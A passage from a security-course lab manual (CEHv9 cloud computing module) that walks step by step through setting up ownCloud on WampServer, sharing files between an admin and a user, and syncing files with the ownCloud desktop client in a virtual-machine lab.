


FIGURE 1.29: Renaming the folder

47. The newly created folder appears on the page. Click on the **Share** folder.




FIGURE 1.30: Folder Creating successfully

48. Click the **Upload** button.




FIGURE 1.31: Uploading a file

49. A **File Upload** window appears; navigate to **Z:\CEHv9 Module 17 Cloud Computing\Shared Files**, select **Car.jpg**, and click **Open**.




FIGURE 1.32: Uploading a file

50. The added file appears on the page. Now, hover the mouse cursor on the file, and click **Share**.




FIGURE 1.33: Sharing the file.

51. Type the name of the user with whom you want to share the file (**shane**). As you type the username, a hint is displayed below it. Click on the hint.





FIGURE 1.34: Sharing the file

52. The user is selected, and additional sharing options appear. Click the mouse cursor outside the additional sharing options pop-up.

53. The share option now turns to **Shared**, as shown in the screenshot.




**FIGURE 1.35:** File shared with a user

54. A folder named **Shared** is created in the shane's ownCloud account; whenever file is shared from this admin account is uploaded to this folder.

55. Minimize the browser window.

56. Now, navigate to the location **C:\wamp\www\ownCloud\config** and open the file **config.php** with **Notepad++**.

57. Comment the php script in line no. 5 i.e., `trusted_domains' =>` by adding `//` before the code.



**FIGURE 1.36** Editing the Config File

58. By commenting this script, the ownCloud website can be browsed by all the other hosts in the network.

59. Click **File** from the menu bar, and then click **Save**.

Note: You can instead press **Ctrl+S** to save the file.




FIGURE 1.37: Saving the config file

60. Close the file and all other open folders (but not the web browser). Click WampServer icon from the system tray, and then click **Restart All Services**.



FIGURE 1.38: Restarting all the services

61. Wait until the icon turns green.

62. Now log in to the **Windows 8.1** virtual machine.
63. Launch a web browser, type the URL <http://10.0.0.3/owncloud> in the address bar, and press **Enter**.

Note: **10.0.0.3** is the IP address of **Windows Server 2008** virtual machine on which you installed WampServer and set up ownCloud. This IP address may vary in your lab environment.

64. Here, you will log in to ownCloud server as a user. Enter the credentials in the **Username (shane)** and **Password (florida@123)** text fields, and click **Log in**.



FIGURE 1.39: ownCloud login page

65. The **Welcome to ownCloud** pop-up appears; close it.



FIGURE 1.40: Welcome to ownCloud pop-up window

66. The ownCloud webpage appears, displaying all the directories along with the shared directory that contains all the files shared by the admin with this user (**shane**):




FIGURE 1.41: Shared directory




FIGURE 1.42: Shared file in the directory

67. You may/may not be able to re-share, download or upload any files/directories as per the sharing (security) settings configured by the admin.
68. Switch back to **Windows server 2008** virtual machine. Navigate to **Z:\CEHv9 Module 17 Cloud Computing\ownCloud Desktop Client** and double-click **ownCloud-1.6.3.3721-setup.exe**.
69. The **ownCloud Setup** window appears; click **Next**.



FIGURE 1.43: ownCloud setup wizard.

70. In the **Choose Components** step, leave the settings set to default, and click **Next**.




FIGURE 1.44: ownCloud setup wizard: Choose Components section

71. In the **Choose Install Location** section, set the location where you want to install the ownCloud desktop client. In this lab, default location is selected.




FIGURE 1.45: ownCloud setup wizard: Choose Install Location section

72. Once done with the installation, **Installation Complete** section of the wizard appears, click Next.



FIGURE 1.46: ownCloud setup wizard: Installation Complete

73. In the final step of the setup wizard, ensure that the **Run ownCloud** option is checked, and click **Finish**.



FIGURE 1.47: End of ownCloud setup wizard

74. The ownCloud Connection Wizard appears. In the **Setup ownCloud server** section, enter <http://10.0.0.3/owncloud> in the **Server Address** text field, and click **Next**.

Note: **10.0.0.3** is the IP address of **Windows Server 2008** virtual machine. This IP address may vary in your lab environment.

The IP address of your machine may change whenever you restart or Re-Log In to the machine. When this occurs, you need to check the IP address of the machine and change the IP address accordingly in the URL of Desktop client.

This IP address may change whenever the machine is restarted.




FIGURE 1.48: ownCloud Connection Wizard

75. Enter user credentials section appears, enter the credentials you have specified at the time of ownCloud database setup in the **Username (admin)** and **Password (qwerty@123)** fields, and click **Next**.




FIGURE 1.49: ownCloud Connection Wizard: Enter user credentials section

76. The **Setup local folder options** step appears; click **Connect...**

**Note:** You can change the local folder location.




FIGURE 1.50: ownCloud Connection Wizard: Setup local folder options section

77. On completion of setup, the **Everything set up!** step appears; click **Finish**.



FIGURE 1.51: ownCloud Connection Wizard: Everything set up! Section

78. Now, your ownCloud account is synced with the local folder **C:\Users\Administrator\ownCloud**. Whatever files you place in this folder will automatically be uploaded to the ownCloud account online.

**Note:** The files are synchronized only when the account is logged in.

Here, **Administrator** in the path **C:\Users\Administrator\ownCloud** is the user of the system in this lab. This **user name** may vary in your lab environment.

79. Now, the ownCloud icon appears in the notification area, as shown in the screenshot:



FIGURE 1.52: ownCloud Desktop client icon

80. This icon displays the status of the cloud server (online/offline) and acts as an indicator while any files are being synchronized.

**TASK 9**  
**Upload a File to the website through Desktop Client**

81. Copy an mp3 (or any other file). To do this, navigate to **Z:\CEHv9 Module 17 Cloud Computing\Shared Files**, copy **abc.mp3**, paste it in **C:\Users\Administrator\ownCloud\music**, and paste the file in this location.




FIGURE 1.53: Copying a file

82. Observe the ownCloud icon. The icon indicates that a file is being synchronized, as shown in the screenshot:



FIGURE 1.54: Files synchronized to ownCloud Server

83. Open the web browser window that you minimized in **step 55**, and click **Files** in the left pane.
84. The **Files** webpage appears in the browser; click **music** folder.




FIGURE 1.55: Viewing the files in music directory

85. Observe that file is present in the music folder, inferring that the file was successfully uploaded to the server.

Note: If you don't find the file in the folder, refresh the webpage until the file is found in it.




FIGURE 1.56: Shared file found in music directory

86. You may even check the file in **C:\wamp\www\ownCloud\data\admin\files\music**. If you don't find the file in this location, close the window and re-open it.




FIGURE 1.57: Viewing the files in music directory



87. Switch to **Windows 8.1** virtual machine, navigate to **Z:\CEHv9 Module 17 Cloud Computing\ownCloud Desktop Client**, and double-click **ownCloud-1.6.3.3721-setup.exe**.
88. Follow the steps **68-73** to setup ownCloud Desktop client.
89. The ownCloud Connection Wizard appears. In the **Setup ownCloud server** section, enter <http://10.0.0.3/owncloud> in the **Server Address** text field, and click **Next**.




FIGURE 1.58: ownCloud Connection Wizard

90. The **Enter user credentials** section appears; enter the credentials of the user account (**shane**) you have added after signing in to the admin account.
91. In this lab, the username and password of the created user account are **shane** and **florida@123**.




FIGURE 1.59: ownCloud Connection Wizard: Enter user credentials section

92. The **Setup local folder options** step appears; click **Connect...**




FIGURE 1.60: ownCloud Connection Wizard: Setup local folder options section

93. On completion of setup, **Everything set up!** Section appears, click **Finish**.



FIGURE 1.61: ownCloud Connection Wizard: Everything set up! Section

94. Now, your ownCloud account is synced with the local folder **C:\Users\Admin\ownCloud**. Whatever files you place in this folder will automatically be uploaded to the ownCloud account online.

**Note:** The files are synchronized only when the account is logged in.

95. To view the files present in shane's account, navigate to **C:\Users\Admin\ownCloud**.




FIGURE 1.62: Files present in shane's account

96. Any changes you make here such as adding/deleting a file or a folder, will take effect in the shane's account online.

97. Now, in order to upload a file directly from the local drive to Shane's ownCloud web server:

**Copy a file (test.pdf) from Z:\CEHv9 Module 17 Cloud Computing\Shared Files and paste it in C:\Users\Admin\ownCloud\documents.**




FIGURE 1.63: Copying a file into documents

98. Switch to the ownCloud webpage, and click on the **documents** directory. You will be redirected to the document webpage. Here, you can observe the file that has been pasted in **C:\Users\Admin\ownCloud\documents**.




FIGURE 1.64: Viewing documents directory




FIGURE 1.65: File uploaded to documents directory successfully

